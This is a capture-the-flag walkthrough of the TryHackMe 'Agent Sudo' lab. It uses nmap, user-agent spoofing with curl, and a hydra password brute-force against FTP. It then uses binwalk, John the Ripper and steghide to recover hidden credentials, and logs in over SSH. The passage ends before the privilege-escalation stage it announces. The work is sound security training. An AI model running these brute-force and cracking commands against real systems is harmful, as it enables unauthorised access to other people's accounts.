Agent Sudo
Discover a hidden FTP server and crack passwords to gain initial access. Use steganography and hash cracking to escalate privileges.
Agent Sudo

You found a secret server located under the deep sea. Your task is to hack inside the server and reveal the truth. This room is a fantastic mix of techniques — user-agent manipulation, FTP brute-forcing, steganography with multiple tools, and a real-world CVE for privilege escalation. Every phase peels back another layer of the mystery. Let's dive in.
 Click to zoom
Figure 1.1: The TryHackMe Agent Sudo room — a secret server awaits
Click to zoom
Figure 1.1: The TryHackMe Agent Sudo room — a secret server awaits
 Click to zoom

Figure 1.2: Task 1 — Deploy the machine and start hunting
Click to zoom
Figure 1.2: Task 1 — Deploy the machine and start hunting
Reconnaissance
 Click to zoom

Figure 2.1: Task 2 — How many ports? How do you redirect? What's the agent's name?
Click to zoom
Figure 2.1: Task 2 — How many ports? How do you redirect? What's the agent's name?

First things first — let's map the attack surface with nmap.
sudo nmap -sV -sC -O -T5 10.10.182.113
 Click to zoom
Figure 2.2: Nmap scan revealing FTP, SSH, and HTTP — three open ports
Click to zoom
Figure 2.2: Nmap scan revealing FTP, SSH, and HTTP — three open ports
Results:
- Port 21 — FTP (vsftpd 3.0.3)
- Port 22 — SSH (OpenSSH 7.6p1)
- Port 80 — HTTP (Apache 2.4.29 on Ubuntu)
Three ports open. Let's check what's on the web server.
Web Enumeration: The User-Agent Trick

Visiting the site, we're greeted with a cryptic message from Agent R:
 Click to zoom
Figure 3.1: "Dear agents, Use your own codename as user-agent to access the site."
Click to zoom
Figure 3.1: "Dear agents, Use your own codename as user-agent to access the site."
"Dear agents, Use your own codename as user-agent to access the site. From, Agent R"
That's our hint. The agents use single-letter codenames as their user-agent strings. Agent R signed the message — so there are at least 25 other agents (A through Z). Let's start testing with curl.

curl -A "R" -L 10.10.182.113
 Click to zoom
Figure 3.2: Agent R responds — "What are you doing! Are you one of the 25 employees?"
Click to zoom
Figure 3.2: Agent R responds — "What are you doing! Are you one of the 25 employees?"
Agent R scolds us — "What are you doing! Are you one of the 25 employees?" — confirming there are 25 agents. Let's try the other letters. When we hit C:

curl -A "C" -L 10.10.182.113
 Click to zoom
Figure 3.3: Agent C is chris — and Agent R is calling out his weak password
Click to zoom
Figure 3.3: Agent C is chris — and Agent R is calling out his weak password
Jackpot. The response reveals:
"Attention chris, Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak!"
We now have a username: chris. And Agent R is telling us his password is weak. That's practically an invitation to brute-force.
Cracking FTP: Breaking Into Agent C's Vault

With a confirmed username and a tip about a weak password, let's unleash hydra on the FTP service.
hydra -l chris -P ../rockyou.txt ftp://10.10.182.113
 Click to zoom
Figure 4.1: Hydra cracks chris's FTP password in seconds
Click to zoom
Figure 4.1: Hydra cracks chris's FTP password in seconds
1 valid password found. Let's log in.

ftp chris@10.10.182.113
 Click to zoom
Figure 4.2: FTP access — three files waiting for us
Click to zoom
Figure 4.2: FTP access — three files waiting for us
Inside chris's FTP directory, we find three files:
To_agentJ.txt— A message to Agent Jcute-alien.jpg— A suspicious image filecutie.png— Another suspicious image file

Let's download everything and read the message.
 Click to zoom
Figure 4.3: Agent C's message — "Your login password is somehow stored in the fake picture"
Click to zoom
Figure 4.3: Agent C's message — "Your login password is somehow stored in the fake picture"
"Dear agent J, All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you. From, Agent C"
The password is hidden inside the images. Time for steganography.
Steganography: Secrets Hidden in Pictures
Analyzing cutie.png with Exiftool
Let's start by examining the PNG file's metadata.

exiftool cutie.png
 Click to zoom
Figure 5.1: Exiftool reveals "Trailer data after PNG IEND chunk" — something is hiding in there
Click to zoom
Figure 5.1: Exiftool reveals "Trailer data after PNG IEND chunk" — something is hiding in there
The Warning line is the giveaway: "Trailer data after PNG IEND chunk". There's extra data appended after the image ends. Let's dig deeper with binwalk.
Extracting the Hidden ZIP with Binwalk

binwalk cutie.png
 Click to zoom
Figure 5.2: Binwalk confirms an encrypted ZIP archive (8702.zip) embedded in the PNG
Click to zoom
Figure 5.2: Binwalk confirms an encrypted ZIP archive (8702.zip) embedded in the PNG

Binwalk finds a Zip archive at offset 34562 containing To_agentR.txt. Let's extract it.
binwalk -e cutie.png
 Click to zoom
Figure 5.3: Extracted files — 8702.zip contains To_agentR.txt, but the ZIP is password-protected
Click to zoom
Figure 5.3: Extracted files — 8702.zip contains To_agentR.txt, but the ZIP is password-protected
The ZIP is password-protected. Time to crack it.

Cracking the ZIP with John the Ripper
zip2john 8702.zip > 8702.hash
john 8702.hash
 Click to zoom
Figure 5.4: John cracks the ZIP password
Click to zoom
Figure 5.4: John cracks the ZIP password

John tears through the hash and finds the password. Let's extract the contents.
7z x 8702.zip -p<password>
 Click to zoom
Figure 5.5: Extracting To_agentR.txt from the password-protected ZIP
Click to zoom
Figure 5.5: Extracting To_agentR.txt from the password-protected ZIP

Now let's read the message inside.
 Click to zoom
Figure 5.6: "We need to send the picture to 'QXJlYTUx' as soon as possible!"
Click to zoom
Figure 5.6: "We need to send the picture to 'QXJlYTUx' as soon as possible!"
"Agent C, We need to send the picture to 'QXJlYTUx' as soon as possible! By, Agent R"

That string QXJlYTUx looks like Base64. Let's decode it with CyberChef.
 Click to zoom
Figure 5.7: CyberChef decodes QXJlYTUx to "Area51" — the steghide passphrase
Click to zoom
Figure 5.7: CyberChef decodes QXJlYTUx to "Area51" — the steghide passphrase
Decoded: Area51 — that's our steghide passphrase for the JPG file.
Extracting from cute-alien.jpg with Steghide

steghide extract -sf cute-alien.jpg
<h1>Passphrase: Area51</h1>
 Click to zoom
Figure 5.8: Steghide extracts message.txt — james's SSH password revealed
Click to zoom
Figure 5.8: Steghide extracts message.txt — james's SSH password revealed
Steghide extracts message.txt which contains:
"Hi james, Glad you find this message. Your login password is h[redacted]... Your buddy, chris"
We now have SSH credentials for james. The steganography rabbit hole is complete.
SSH Access: Inside Agent J's Machine

ssh james@10.10.182.113
 Click to zoom
Figure 6.1: SSH access as james — user_flag.txt and Alien_autospy.jpg in the home directory
Click to zoom
Figure 6.1: SSH access as james — user_flag.txt and Alien_autospy.jpg in the home directory
We're in! James's home directory contains:
Alien_autospy.jpg— The "real picture" Agent C mentioneduser_flag.txt— Our first flag
User flag secured. Let's grab that alien photo too.

scp james@10.10.182.113:Alien_autospy.jpg .
 Click to zoom
Figure 6.2: Downloading the alien autopsy photo via SCP
Click to zoom
Figure 6.2: Downloading the alien autopsy photo via SCP
 Click to zoom

Figure 6.3: The famous Roswell alien autopsy photo — the "truth" Agent R was hiding
Click to zoom
Figure 6.3: The famous Roswell alien autopsy photo — the "truth" Agent R was hiding
